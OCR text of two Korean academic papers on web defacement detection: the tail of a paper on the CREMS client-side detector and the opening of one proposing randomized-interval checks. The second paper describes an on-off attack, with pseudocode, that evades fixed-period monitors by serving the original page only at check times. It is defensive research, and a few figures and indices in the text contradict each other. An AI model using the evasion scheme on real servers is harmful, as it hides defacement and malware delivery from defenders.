[3]에서는 이미지 기반 탐지방법인 Meerkat을 제안하였다. 이 체계는 웹브라우저로 웹 페이지의 추출된 대표 이미지를 신경망(Neural Network) 알고리즘을 활용하여 자율학습(Unsupervised Learning)한다. 신경망이 학습되면, 학습된 정보를 기반으로 전방전달(Feed-forward) 신경망을 활용해 변조 여부를 판단한다. 하지만, 이미지만 분석하기 때문에 이미지 변경 없이 소스코드만 변조되었을 경우는 탐지하지 못하는 것이 단점이다.

III. 대응체계 제안 : CREMS

본 장에서는 I장에서 설명한 세 가지 중요한 특성을 고려하여 설계한 클라이언트 기반실시간 웹 변조 탐지체계인 CREMS에 대해 설명한다. CREMS는 [그림 2]에서와 같이 4단계에 걸

쳐 공격을 탐지하며 탐지성능의 정확도를 지속 개선한다. 자세한 설명에 앞서, $SF(s)_{t=i}$는 시간 t=i에서 변조 탐지 대상이 되는 웹 문서 s를 나타내며, $WF(s)_{t=i}$는 s가 웹서버→네트워크→클라이언트 순으로 전송된 후 클라이언트의 웹브라우저에 시현되는 최종 웹 문서로 가정한다.

3.1 STEP 1 : 변경탐지

STEP 1 에서는 웹 문서의 단순 변경여부를 탐지한다. 웹 문서가 변조되려면 웹 문서의 변경이 반드시 전제된다. 반대의 경우는 항상 그렇지 않다. 따라서 실시간 탐지 효율을 위해 CREMS는 변경탐지를 가장 먼저 수행하고 변경이 있는 경우에만 이후 단계를 진행한다. 따라서 변경의 원인이 공격이든 아니든 상관없이 공격 변경여부의 탐지 율은 반드시 100%이어야 한다. 변경여부 탐지를 위해서, CREMS는 우선 웹 문서의 해시 값을 비교하여 값이 일치하지 않는 경우 변경으로 탐지한다. 해시 알고리즘은 SHA2를 사용하며, 고속해시 알고리즘(LSH)을 사용할 수 있다[10].

3.2 STEP 2 : 변경위치탐지




그림 3. 변경위치탐지 : 웹페이지 정밀 비교

STEP 2에서는 웹 문서가 변경이 되었을 때 정확한 변경위치를 탐지하며, 변조 여부를 정밀하게 검사하기 위해 $WF(s)_{t=i+1}$의 모든 변경부분을 찾는다. 이때, [그림 3]과 같이 패턴매칭 알고리즘[11]을 활용하여 두 웹 문서를 줄 단위로 정밀 비교하며, 그 단계는 다음과 같다. ① 두 웹페이지의 동일 라인들을 찾고(예: l1-m1), ② 변경 라인(추가, 삭제, 수정)을 식별한 후, ③ 수정부분을 정확히 찾는다.

3.3 STEP 3 : 변조공격 여부 판단

STEP 3에서는 STEP 2에서 추출된 변경정보(위치, 내용)와 TDR(Trusted Data Repository)을 활용하여 [표 1]과 같이 ① 변조, ② 판단불가, ③ 정상으로 분류함으로써 변조 공격 여부를 판단한다. 이때, TDR은 변조공격 여부를 판단하기 위해 사용되는 악성코드 정보와 오탐정보가 저장된 DB를 말한다. 악성코드 정보는 기존에 공개된 악성 URL, 악성코드 목록 등으로 구성되며 직접 탐지 또는 KISA(Korea Internet & Security Agency) 등 외부 신뢰기관에서 제공 또는 연동된 정보로서 수시로 업데이트된다. 오탐정보는 CREMS의 STEP 4에서 생성되는데 이후 자세히 설명한다.

표 1. STEP3의 TDR을 활용한 변조 판단표

오탐코드 정보 / 악성 코드정보	유사도 100%	유사도 100% 미만
내용 포함	변조	변조
내용 없음	정상	판단불가

STEP 3의 변조공격 여부 판단 세부 절차는 다음과 같다. 먼저, 정탐(True Positive) 정확도 향상을 위해 TDR에 저장된 악성코드 정보와 STEP 2에서 추출된 변경정보를 비교해 악성코드 정보가 포함되어 있을 경우 “변조”로 판단한다. 만약, 악성코드 정보가 포함되어있지 않을 경우 오탐코드 정보와 유사도를 비교하여 유사도가 100%이면 “정상”, 100% 미만이면 “판단불가”로 판정한다. 이때, 유사도 비교는 패턴매칭 알고리즘을 활용한다. "판단불가"로 판정된 것은 STEP 4에서 CERT인원이 직접 조사할 수 있도록 알람을 준다. 이와 같은 과정을 통해, STEP 1에서 변경탐지 된 정보는 모두 확인과정을 거치기 때문에 FNR은 0을 보장한다.

3.4 STEP 4 : 조사결과 반영 및 정확도 최적화

STEP 4에서는 STEP 3에서 판정한 “변조”와 “판단불가”에 대해 조사인원이 직접 조사를 수행하고 사고조사결과 및 오탐여부를 CREMS의 TDR에 등록하여 향후 탐지에 활용되도록 한다. 참고로, STEP 3과 STEP 4의 절차는 현재

의 IPS나 IDS를 통한 보안관제의 운영개념(정책 최적화)과 유사하며, STEP 4의 단계는 실제로 조사인원인 사람이 개입하며 수행결과를 CREMS에 입력함으로써 정확한 변조공격에 대한 후속조치를 수행하고 탐지체계의 성능을 최적화하기 위해 반드시 필요한 단계이다[12].

IV. 체계 성능실험

4.1 성능실험 목적 및 방법

1) 실험목적 : 본 논문에서 제안한 CREMS의 변조탐지 정확성 성능을 확인하기 위해 실제 변조 실험샘플과 무작위 변경된 실험샘플을 준비하여 탐지 실험을 수행한다. 또한, 기존에 제안된 탐지체계들이 false positive를 발생시키는 것을 보이기 위해 대표적으로 n-gram 기법을 활용하여 CREMS와 비교실험을 수행한다. 이때, n-gram기법의 탐지임계값은 [9]에 제시된 대로 0.1로 설정한다. 기타 다른 기법들의 false positive 발생현상은 [1]에서 확인할 수 있으므로 본 실험에서는 비교실험을 생략한다.

2) 실험샘플 준비 : 실험샘플은 다음의 두 가지를 준비하였다. 첫째, 실제 공격탐지성능을 확인하기 위해, Zone-H를 통해 실제 변조된 총 20쌍의 웹 문서 샘플을 수집하였다. 둘째, 무작위한 변경에 대해 어떻게 탐지 하는지를 확인하기 위해, 랜덤하게 문자열을 삽입한 웹문서 40쌍(10바이트 20쌍, 50% 20쌍)을 준비하였다.

3) 실험방법 : 실험샘플 준비한 웹 문서 60쌍을 입력 값으로 하여 두 가지 실험대상 탐지체계를 활용하여 탐지를 수행한 후 탐지결과를 제시한다.

4.2 실험결과 및 분석

실험 수행결과는 [표 2]에 정리하였다.

표 2. 변조탐지 성능실험 결과(정확도)

비교 체계	Zone-H(20)		랜덤삽입(40)					
	탐지	미탐	10 바이트(20)			50%(20)		
	(A)	(B)	(가)	(나)	(다)	(가)	(나)	(다)
n-gram	12	8	0	20	-	20	0	-
CREMS	20	0	0	0	20	0	0	20

* (가) : 공격이 아닌 것으로 판정,
(나) : 변조공격으로 판정, (다) : 판단불가

1) 실험1 : 실제변조 탐지 실험결과

Zone-H에서 추출한 20쌍에 대해서는 CREMS는 모두 변조로 탐지(A)한 반면, N-gram은 12쌍을 변조로 탐지하지 못했다.(B) N-gram이 실제 변조공격임에도 탐지하지 못한 이유는 8쌍의 변조 정도가 N-gram의 탐지 알고리즘 임계값(0.1) 이하에 해당하여 변조공격으로 탐지하지 못한 결과이다. 실제로 10 바이트 정도의 작은 코드만 삽입하거나 수정하여도 웹 변조공격이 가능하다.

2) 실험2 : 랜덤변경에 대한 탐지 실험결과

랜덤하게 무작위 문자열을 삽입한 웹문서에 대해서는 CREMS는 모두 판단불가인 (다)로, N-gram은 10바이트만 변경한 경우는 모두 공격이 아닌 것(나)으로 판단하였고, 50%를 변경한 경우는 모두 변조공격인 (가)로 판단하였다.

3) 실험결과 분석

실험 1에서, N-gram은 Zone-H에서 확보한 실제 공격샘플 중 40%에 해당하는 8쌍에 대해 웹 변조 공격으로 탐지하지 못했다(높은 FNR). 실제 환경에서는 알려진 공격에 대해 하나라도 탐지하지 못하는 경우에는 큰 피해를 야기할 수 있기 때문에 반드시 탐지체계의 정탐률은 100%, FNR은 0이어야 한다.

또한 실험 2에서 무작위로 삽입한 웹 문서에 대한 두 알고리즘의 탐지실험을 하였다. 무작위 삽입은 실제 공격일 수도 있고 정상적인 변경일 수도 있다. N-gram은 20쌍 중 절반은 공격으로, 나머지 절반은 공격이 아닌 것으로 탐지하였는데 이는 N-gram의 탐지 신뢰성이 좋지 않는다는 것을 의미한다. 최악의 상황에는 N-gram이 판정한 것의 역인 경우가 있을 수 있기 때문이며, 반드시 피해야 하는 false negative가 최대 50%로 굉장히 높게 나올 수도 있기 때문이다. 반면에, CREMS는 무작위 변경을 20쌍 모두 판단 불가로 판정하여 STEP4에서 조사인원이 처리하도록 함으로써 false negative가 없도록 동작한다.

V. 결론 및 향후연구계획

본 논문에서는 실시간성, 탐지정확성, 그리고 지속적인 탐지성능 개선기능의 3가지 특성을 고려한 클라이언트 기반의 웹 변조 탐지체계인 CREMS를 소개하였다. 또한 기존에 연구된 N-gram 기반의 탐지체계와 비교실험을 통해 성능과 동작특성을 확인하였다.

향후 주요 연구계획은 다음과 같다. CREMS는 공격피해를 최소화하기 위해 false negative 0의 보장을 기본 특성으로 설계하였으나, TDR에 저장된 과거 Data(오탐정보)량에 따라 변조 탐지된 정보의 정상처리 성능이 결정되는 한계점이 있다. 이를 보완할 수 있도록 기존에 제안된 머신러닝 알고리즘을 적용하고 통합하는 연구를 수행할 예정이다. 또한, 실시간 탐지를 위해 짧은 시간 간격으로 최근 2개의 웹 페이지 정보를 변조 탐지에 활용하였으나, 다양한 통계분석 방법을 활용한 정확도 제고방안을 함께 고려하여 연구할 계획이다. 예를 들면, 웹 페이지 변경 history 정보($WP(a)_{t=1} \rightarrow WP(a)_{t=2} \rightarrow \cdots \rightarrow WP(a)_{t=현재}$)를 분석하여, 파일크기 평균 변화량, 파일크기 최대 변화량 등의 통계 값을 고려하여 profile을 만들고 이에 비정상적으로 벗어난 경우 변조로 의심하는 방법이 있겠다.

[참고문헌]

[1] G. Davanzo et al., “Anomaly detection technique for a web defacement monitoring service,” Expert Systems with Applications, pp. 12521 - 12530, 2011.

[2] Zone-H.org, “Defacement Statistics 2010: Almost 1.5 million websites defaced, what’s happening?,” Available at http://www.zone-h.org, 2016.

[3] Borgolte et al., "Meerkat: Detecting Website Defacements through Image-based Object Recognition," USENIX Security, pp. 595-610, 2015.

[4] Bartoli et al., "The Reaction Time to Web Site Defacement," IEEE Internet Computing, 13.4, 2009.

[5] E. Medvet et al., “Detection of Web Defacements by means of Genetic Programming,” International Symposium on Information Assurance and Security, pp. 227 - 232, 2007.

[6] G. H. Kim and E. H. Spafford, "The Design and Implementation of Tripwire: A File System Integrity Checker," Proceedings of the 2nd ACM Conference on Computer and Communications Security(CCS), ACM, pp. 18-29, 1994,

[7] A. G. Pennington et al., "Storage-based Intrusion Detection: Watching Storage Activity for Suspicious Behavior," USENIX Security. 2003.

[8] K. Kim and J. Song, "Website Falsification Detection System Based on Image and Code Analysis for Enhanced Security Monitoring and Response," Journal of the Korea Institute of Information Security and Cryptology, 24(5), pp. 871-883, 2014.

[9] W. Kim et al., “N-gram-based dynamic web page defacement validation,” Workshop on Information Security Applications, 2004.

[10] D. Kim et al., "LSH: A new fast secure hash function family," International Conference on Information Security and Cryptology. Springer International Publishing, 2014.

[11] J. W. Ratcliff and D. Metzener, “Pattern matching : The gestalt approach,” Dr. Dobb’s Journal, 1998.

[12] L. Hautala, "Rise of the hacking machines," Available at https://www.cnet.com/uk/news/rise-of-the-hacking-machines-darpa-cyber-grand-challenge, 2016.

지능적 on-off 웹 변조 공격과 대응 알고리즘[1)]

조영호*

*대한민국 공군 정보체계관리단

Defense Algorithms against Intelligent on-off Web Defacement Attacks

Youngho Cho*

*Information Systems Management Group, Republic of Korea Air Force


요 약

웹 변조 공격(web defacement attacks)은 홈페이지를 구성하는 웹 페이지를 허가되지 않은 악의적인 방법으로 무단 변경하는 일련의 공격을 의미한다. 최근에는 머신러닝과 인공지능 기술의 발전으로 사이버공격 역시 지능화되고 있으며, 정보보호체계의 동작 방식을 분석하여 우회하는 방향으로 진화되고 있다. 본 논문에서는 기존에 제시된 고정주기 점검방식의 클라이언트 기반 웹 변조 탐지체계들을 쉽게 무력화할 수 있는 지능적인 on-off 웹 변조 공격을 최초로 소개하고, 이를 대응하기 위한 두 가지의 랜덤 주기 기반의 탐지 알고리즘을 제안하며 시뮬레이션을 통한 성능실험결과를 제시한다.

I. 서론

전세계 사이버 침해정보를 제공하는 유명 웹 사이트인 Zone-h[2)]에 따르면, 2010년도에만 무려 150만개의 웹 사이트가 무단 변조되었다. 변조공격의 형태는 전통적인 홈페이지 이미지 변조부터 최근 많이 발생하는 iframe을 활용한 악성링크 은닉 삽입까지 매우 다양하며 발생건수 역시 지속적으로 증가하고 있는 추세이다[1, 2].

일반적인 웹 변조 공격은 다음과 같이 수행된다([그림 1]). 공격자 **A**는 웹서버 **S**의 보안취약점을 통해 **S**에 저장된 웹 파일을 악의적으로 변조한다. 예를 들어, 일반사용자 **U**가 변조된 홈페이지(**S**)에 접속하면 **S**에 저장된 악성코드에 감염되거나 홈페이지에 은닉 설치된 악성링크에 의해 악성코드 유포지 **O**로 자동접속되어 감염된다. 이후, 공격자 **A**는 **U**의 중요정보를 지속 유출하거나 **U**를 봇(bot)으로 장악하여 DDoS공격에 악용하는 등 실제적인 2차공격을 수행한다[1, 2].



〔그림 1〕 웹 변조 공격과 탐지체계; 웹서버(S), 공격자(A), 방어자/탐지체계(D), 악성코드유포지(O)

웹 변조 공격 탐지방식은 서버 기반 방식과 클라이언트 기반 방식으로 분류된다([그림 1]).

서버 기반방식[3, 4]에서는 탐지체계 D_S가 **S**에 설치되어 공격을 탐지하며 변조된 문서와 공격에 활용된 악성코드를 정밀하게 점검할 수 있다. 하지만, 변조탐지를 수행하는 시점에 **S**는 이미 해킹된 상태이므로 서버에 위치한 탐지체계의 정상 동작여부에 대한 신뢰성이 보장되지 못한다는 단점이 있다.

반면에, 클라이언트 기반방식[1, 2, 5-9]에서는 탐지체계 D_C가 서버 외부에 위치하여 원격으로 점검을 수행하여 공격을 탐지한다. 탐지체계는 사용자와 동일하게 서버에 접속하여 탐지

1) 이 논문은 2017년 공군사관학교 국고연구비의 지원으로 수행한 연구임(과제번호 : ROKAFA 17-P-8).

2) Available at http://www.zone-h.org

체계로 받아온 응답결과를 바탕으로 점검을 수행한다. 따라서, 서버 기반 방식의 한계점인 탐지체계의 신뢰성에 영향을 받지 않는다. 또한, 서버와 사용자 사이의 네트워크에서 수행되는 중간자 변조공격을 탐지할 수 있다.

한편, 웹 변조공격에 관한 클라이언트 기반 점검방식의 기존 연구들은 특별한 이유 없이 고정된 점검주기에 따라 서버의 웹 변조여부를 점검하도록 하거나 가정하고 있다[1, 5, 8]. 이들을 포함한 대부분의 기존 연구들은 변조공격이 발생했을 때 정탐율은 높이고 오탐율은 낮추는 탐지 정확성의 향상에 중점을 두고 있다.

최근의 사이버공격 형태는 정보보호체계들의 특성을 머신러닝기법(Machine Learning)을 활용하여 관찰 학습하고 우회기법을 만들어 공격을 수행하도록 진화하고 있으며, 더 나아가 인공지능(Artificial Intelligence)을 기반으로 지능화되고 자동화된 사이버공격이 현실화될 것이라고 경고하고 있다[2, 10].

본 논문에서는 클라이언트 기반의 고정주기 점검방식을 사용하는 웹 변조 탐지체계를 쉽게 우회하여 무력화할 수 있는 단순하지만 쉽게 수행이 가능하고 치명적일 수 있는 지능적 on-off 웹 변조공격을 소개하며, 이에 대한 효과적인 대응전략으로 랜덤 주기방식의 2가지 탐지 알고리즘을 제안한다.


이후 논문 구성으로, II장에서 지능적 on-off 웹 변조 공격을 소개하고, III장에서는 대응전략과 알고리즘을 제안하며, IV장에서 성능실험결과를 제시한 후, V장에서 결론을 맺는다.

II. 지능적 on-off 웹 변조 공격 소개

2.1. 고정주기 점검방식의 원격 점검체계

고정주기 점검방식의 클라이언트 기반 원격 점검체계(**D**)는 탐지구간 DR(Detection Round)의 고정된 시점(또는 동일한 시점)에 서버에 접속하여 원격 점검을 수행한다. 예를 들면, **D**는 매 10초마다 변조 탐지대상 홈페이지에 접속하여 자신의 웹 브라우저를 통해 시현된 화면을 확인하고, 이전 점검내용과 다를 경우 변조로 탐지한다. 이때, 점검주기는 **D**의 탐지 알고리즘 성능, 서버 성능 및 네트워크 운영환경 등에 따라 작거나 클 수 있다. 보다 세부적인 점검방법은 [9]에서 살펴볼 수 있다.

2.2. 지능적 on-off 웹 변조 공격 설명



〔그림 2〕 고정주기 점검과 지능적 on-off 웹 변조 공격

고정주기 점검방식은 지능적인 웹 변조 공격자에 의해 쉽게 우회될 수 있다. 서버를 해킹한 공격자는 파일의 변조 외에도 서버 로그를 접근하고 분석할 수 있으므로, 공격시작 전에 탐지체계의 동작방식, 즉 고정점검주기를 추정할 수 있고 각종 사회공학기법이나 내부공격자(traitor)와의 협력을 통해 획득할 수도 있다.

[그림 2]는 매 10초 당 1회씩 점검이 수행하는 고정주기 점검을 나타낸 것이다; 이때, 1 DR은 10 slot으로 구성되며, 1 slot은 1초를 나타낸다. 지능적 on-off 공격자는 일정기간 동안 해킹된 서버 로그를 분석하거나 사회공학적 방법을 활용하여 $1+10i$번째 slot(i = 1, 2, …)에서 원격 점검이 수행됨을 알게 된다. 이를 바탕으로 공격자는 각 DR의 해당 점검 slot에서는 웹 변조 공격을 수행하지 않고(공격 off), 나머지 slot들에서는 웹 변조 공격을 수행함으로써(공격 on), 탐지체계를 완전히 우회하여 지속적으로 웹 변조공격을 수행할 수 있게 된다(**알고리즘 1**). 이때, 웹 변조율(%) = $\frac{\text{변조 } slot\text{수}}{\text{전체 } slot\text{수}} \times 100$이므로 전체시간의 90%동안 웹 변조가 된다. 한편, 공격가능 slot들을 선택적으로 공격할 경우에는 변조율은 줄어드는 반면에 은닉성은 증가하여 탐지하기 매우 까다로운 공격형태가 된다.

(알고리즘 1) 지능적 on-off 웹 변조 공격 알고리즘

input : 현재시각 t, 최초점검시각 t_S, 고정점검주기 Δ
공격대상파일 원본 $f_{정상}$, 변조공격된 파일 $f_{변조}$
output : t에서의 공격대상파일 f_t

```
while(true) :
  if ((t - tS) % Δ) != 0 :
    ft = f변조    # attack mode is on
  else :
    ft = f정상    # attack mode is off
```

III. 대응 전략 및 대응 알고리즘

3.1. 랜덤 주기 탐지전략

대부분의 정보보호와 보안문제에서 방어자의 자원과 능력은 공격자에 비해 부족하다고 가정된다. 왜냐하면, 방어자는 방어해야할 대상이 많은 반면에 공격자는 취약한 곳에 자신의 모든 능력을 집중 투사할 수 있기 때문이다. 이때, 방어자가 취할 수 있는 효과적인 전략은 자신의 자원을 랜덤하게 활용하는 것이다[11].


웹 변조 탐지 문제에서 랜덤 주기 탐지방법이 사용되었을 때, 지능적 on-off 웹 변조 공격자가 탐지될 확률은 다음과 같이 구할 수 있다.

- n : DR을 구성하는 slot 개수; 이때, n은 방어체계의 성능과 자원에 따라 달라질 수 있으며, DR 중 1회만 점검할 수 있다고 가정한다.
- DS : 방어자가 선택가능한 slot 집합;
- AS : 공격자가 선택가능한 모든 slot 조합의 집합(∅는 제외);
- 확률변수 X : 공격자가 선택한 slot(s);
- 확률변수 Y : 방어자가 선택한 slot(1개);
- $P_X[X=i+]$는 X가 반드시 i번째 slot을 포함한 slot 조합을 선택할 확률이라 하자.

X와 Y는 서로 독립이며 AS의 원소개수는 $2^n - 1$이므로, 각 DR에서 공격자가 탐지될 확률 p는 다음 식 (1)과 같다.

$$p = \sum_{i:\, z_i \in DS} P_Y[Y=i] P_X[X=i+] \qquad (1)$$
$$= (2^{n-1}-1)(2^n-1)^{-1}$$

r회의 DR동안 공격자가 탐지될 확률 $p(r) = 1 - (1 - p)^r$이다. n = 10일 때 $p \simeq 0.4995$이며, 3번째 DR부터 0.87 이상이 되어 공격 탐지 확률이 매우 높아진다([그림 3]). 한편, 공격자는 방어자가 랜덤하게 점검한다는 것을 알더라도 정확한 점검시점을 모르므로 대응이 어렵다.



[그림 3] 공격 탐지확률 $p(r)$(DR수 r, slot수 $n=10$)

3.2. 랜덤 주기 탐지 알고리즘 설계

1) 균등 탐지 알고리즘

균등 랜덤 탐지방법은 이름 그대로 각 slot들을 균등하게 선택하여 점검하는 것이며, 아래의 **알고리즘 2**와 같이 간단히 설계할 수 있다.

각 DR이 시작되면 n개의 slot 중 하나를 uniform distribution에 따라 동일한 확률로 선택한다. 현재시각 t가 선택한 slot과 동일한 경우에 웹 변조 탐지를 수행한다. 나머지 slot들에서는 탐지를 수행하지 않는데, 이는 탐지체계의 한정된 자원에 따른 제약조건에 의한 것이다.

(알고리즘 2) 균등 랜덤 탐지 알고리즘

Input : slot수 n, 현재시각 t, 현재 DR 시작시각 DR_{start}
Output : 탐지slot ds, 탐지결과 isAttack

```
ds ← choose one slot according to
        uniform(1, n) # Px(x)=1/n for x∈{1,n}
while(DRstart ≤ t ≤ (DRstart + n - 1)) :
  if t == (DRstart + ds - 1) :
    isAttack ← 웹변조탐지수행() # true or false
  else :
    pass    # 웹변조 탐지 미수행
```

2) 공격효과 기반 탐지 알고리즘

방어자 입장에서 방어자원이 한정된 경우에 방어효율을 극대화하기 위한 노력이 필요하다. 이러한 방법 중 하나는 공격자의 공격전략을 예측하여 방어전략을 수립할 때 고려하는 것이다. 공격자의 전략은 공격자가 얻는 효용에 기반한다. 예를 들면, 본 웹 변조 탐지 문제에서 지능적인 또는 합리적인 공격자라면 공격대상 slot을 선정할 때 두 가지 고민을 하게 될 것이다. 첫째는 총 변조시간이 많아지도록 slot을 선택하는 것이며, 둘째는 탐지체계에 너무 쉽게 탐지되지 않도록 하는 것이다. 이 두 가지는 서로 상충되므로, 공격자가 어느 쪽에 중점을 두느냐에 따라 공격전략이 달라질 수 있다.

여기에서는 공격적인 공격전략을 추구하는 공격자에 대한 대응 알고리즘을 설계하는 방법을 소개한다. 쉬운 이해를 위해 하나의 DR당 공격가능 slot수가 3일 때를 예로 설명하면,

- DS = {1, 2, 3};
- AS = {all subsets of DS - ∅} = {1, 2, 3, (1, 2), (1, 3), (2, 3), (1, 2, 3)}이다.

우선, 공격자가 선택할 수 있는 공격조합의 수는 ∅을 제외하면 7개(=2^3-1)이며, 공격자가 각 공격조합을 선택했을 때에 얻는 공격효과는 변조시간 T_A로 나타낼 수 있으며, 이는 선택한 slot 개수와 동일하다. n = 3일 때의 T_A는 [표 1]의 마지막 열과 같다.

〔표 1〕 방어 slot별 공격피해량(변조유효시간의 합)과 공격 조합별 변조시간 T_d(slot수 n=3일때)

방어 slot d	공격조합(총 개수 = 2^3 - 1)							공격피해량 $D_A(d)$	
	1	2	3	1,2	1,3	2,3	1,2,3	Σ	ratio
1	0	1	1	0	0	2	0	4	2
2	1	0	1	1	2	0	1	6	3
3	1	1	0	2	1	1	2	8	4
T_A	1	1	1	2	2	2	3		

한편, 방어자가 각 방어 slot d을 선택했을 때($d \in$ DS), 공격자가 선택한 각 공격조합에 의한 공격피해량 $D_A(d)$을 구할 수 있다. 예를 들어, 공격자가 1번과 3번 slot에 공격을 수행하고, 방어자가 3번 slot에 탐지를 수행할 때, 공격자는 3번 slot에서 탐지되므로 공격피해량 $D_{A=\{1,3\}}(d=2)$은 1이 된다. 이와 같은 방법으로 모든 공격과 방어전략을 조합하여 공격피해량을 구하면 [표 1]과 같다. 방어자가 1번 slot을 선택했을 때, 공격자가 얻는 총 공격효과는 각 공격조합의 효과를 합한 것으로 총 4이고, 방어자가 2번과 3번을 선택했을 때는 각각 6과 8이 된다; 즉, $D_A(1)$ = 4, $D_A(2)$ = 6, $D_A(3)$ = 8. 이러한 공격피해량 $D_A(d)$의 값은 다음과 같이 쉽게 구할 수 있다.

- **방어 slot별 공격피해량 D_A 계산**

각 DR의 slot 수가 n일 때, 공격자가 선택할 수 있는 공격조합은 총 2^n개이다(공격하지 않는 경우도 포함). 방어자가 점검을 위해 d번째 slot을 선택했을 때, 공격자가 모든 공격조합에 대한 공격피해량(즉, 변조시간)의 총합 $D_A(d)$는 식 (2)과 같다; 세부적인 증명은 Appendix A.1에서 기술한다.

$$D_A(d) = \begin{cases} (n-1)2^{n-2} & \text{if } d = 1, \\ (n+d-2)2^{n-2} & \text{if } 2 \le d < n, \\ (n-1)2^{n-1} & \text{if } d = n. \end{cases} \quad (2)$$

다음으로, 방어slot별 공격피해량 $D_A(d)$를 고려하여 탐지 알고리즘을 설계한다. $D_A(1)$ = 4, $D_A(2)$ = 6, $D_A(3)$ = 8이므로, 방어 slot별 $D_A(d)$의 비율(ratio)은 2 : 3 : 4이다. 따라서, 피해율이 작은 slot이 더 많이 선택되도록 비율을 역으로 고려하여 랜덤하게 점검 slot을 정한다. 참고로, 방어 slot별 $D_A(d)$의 비율은 slot수 n값에 따라 달라지며 수식 (2)로 쉽게 구할 수 있기 때문에, 다양한 점검체계에 적용될 수 있다. 이와 같이 설계된 공격효과 기반 탐지 알고리즘은 **알고리즘 3**과 같으며 2단계로 수행된다.

우선, 1단계에서는 식 (2)에 따라 각 방어 slot별 공격피해량 D_A를 구한다. 2단계에서는 각 DR이 시작되면 D_A값을 역으로 고려한 확률분포에 따라 n개의 slot 중 하나의 탐지slot을 랜덤하게 선택한다. 이후, 균등 탐지 알고리즘과 마찬가지로 t가 선택한 slot과 동일한 경우에 웹 변조 탐지를 수행한다. 나머지 slot들에서는 탐지를 수행하지 않는다. 만약, 방어자가 2개 이상의 방어 slot을 선택 가능하다면, D_A값을 역으로 고려한 확률분포에 따라 랜덤하게 가능한 개수만큼 선택하여 점검하면 된다.

(알고리즘 3) 공격효과기반 탐지 알고리즘

Input : slot수 n, 현재시각 t, 현재 DR 시작시각 DR_{start}
Output : 공격피해량 D_A, 탐지slot ds, 탐지결과 isAttack

```
# step1 : 방어slot별 공격피해량 D_A 구하기
for each d ∈ {0, n} :
  if d == 1 :
     D_A(d) = (n - 1)2^(n-2)
  if 2 ≤ d < n :
     D_A(d) = (n + d - 2)2^(n-2)
  if d == n :
     D_A(d) = (n - 1)2^(n-1)
# step 2 : 방어 slot 선정 및 공격탐지 수행
ds ← choose one slot according to D_A(d)
       # D_A(d) 값을 역으로 고려하여 랜덤 선택
while(DR_start ≤ t ≤ (DR_start + n - 1)) :
  if t == (DR_start + ds - 1) :
    isAttack ← 웹변조탐지수행() # true or false
  else :
    pass    # 웹변조 탐지 미수행
```

IV. 성능실험 시뮬레이션 결과

4.1 실험목적 및 방법

1) 실험목적 : 지능적 on-off 웹 변조 공격이 수행될 때, 제안된 두 가지 랜덤 주기 탐지 알고리즘의 동작과 성능을 시뮬레이션 실험을 통해 보이고 결과를 분석하는 것을 실험목적으

로 한다. 참고로, 고정주기 탐지방법은 지능적 on-off 웹 변조 공격에 우회될 수 있음을 II장에서 설명하였으므로 별도 실험은 하지 않는다.

2) 공격모델(Attack Model, AM)

• **AM1** : 공격효과에 중점을 둔 모델이며, 공격조합의 공격효과 T_A를 고려하되, T_A가 큰 공격조합을 더 많이 선택함

• **AM2** : 공격 은닉성을 강조한 모델이며, 공격조합의 피탐확률을 고려하되, 피탐확률이 낮은 공격조합을 더 많이 선택함

3) 실험방법 및 성능지표 : 실험에서 공격자는 매 DR마다 공격모델(AM1과 AM2)에 따라 랜덤하게 공격조합(공격 slots)을 선택하고, 방어자는 제안된 두 가지 탐지알고리즘(**알고리즘 2**와 **알고리즘 3**)에 따라 방어 slot 하나를 랜덤하게 선택한 후 탐지여부를 확인한다. 1회의 실험은 공격자가 탐지 알고리즘들에 의해 모두 탐지되었을 때 종료되며, 총 100,000회를 시행한 후 다음의 네 가지 성능지표를 측정한다 : ① 누적탐지소요slot수, ② 평균탐지소요slot수, ③ 누적변조slot수, ④ 평균변조slot수. DR당 slot수는 5와 10을 사용하였다. 이때, slot은 시간단위를 나타내므로, 탐지소요slot수와 변조slot수는 각각 공격 탐지 소요시간과 공격자에 의해 변조된 시간을 의미한다.

4.2 실험결과 분석

4.1에 기술한 실험방법에 따라 수행한 시뮬레이션 실험결과는 [표 2]와 같으며, 실험결과에 대한 분석은 다음과 같다.

첫째, AM1, AM2 공격모델에 대해 두 탐지 알고리즘 모두 평균적으로 3번째 DR 이내에서 빠르게 탐지하였다. 우선, AM1이 사용된 경우에는, 실험에 사용된 slot수 n값(5 or 10)에 관계없이 평균적으로 2번째 DR에서 공격을 탐지해 내었다. AM2가 사용된 경우에는, n값에 관계없이 모두 평균적으로 3번째 DR 이내에서 탐지되었다. 이는 3.1에서 지능적 on-off 공격자가 랜덤주기 탐지전략이 사용되었을 때 탐지될 확률을 분석한 것과 같이, DR이 진행됨에 따라 공격이 탐지될 확률이 기하급수적으로 증가하여 1에 수렴한다는 것을 실험적으로 나타낸다.

〔표 2〕 성능비교 실험결과

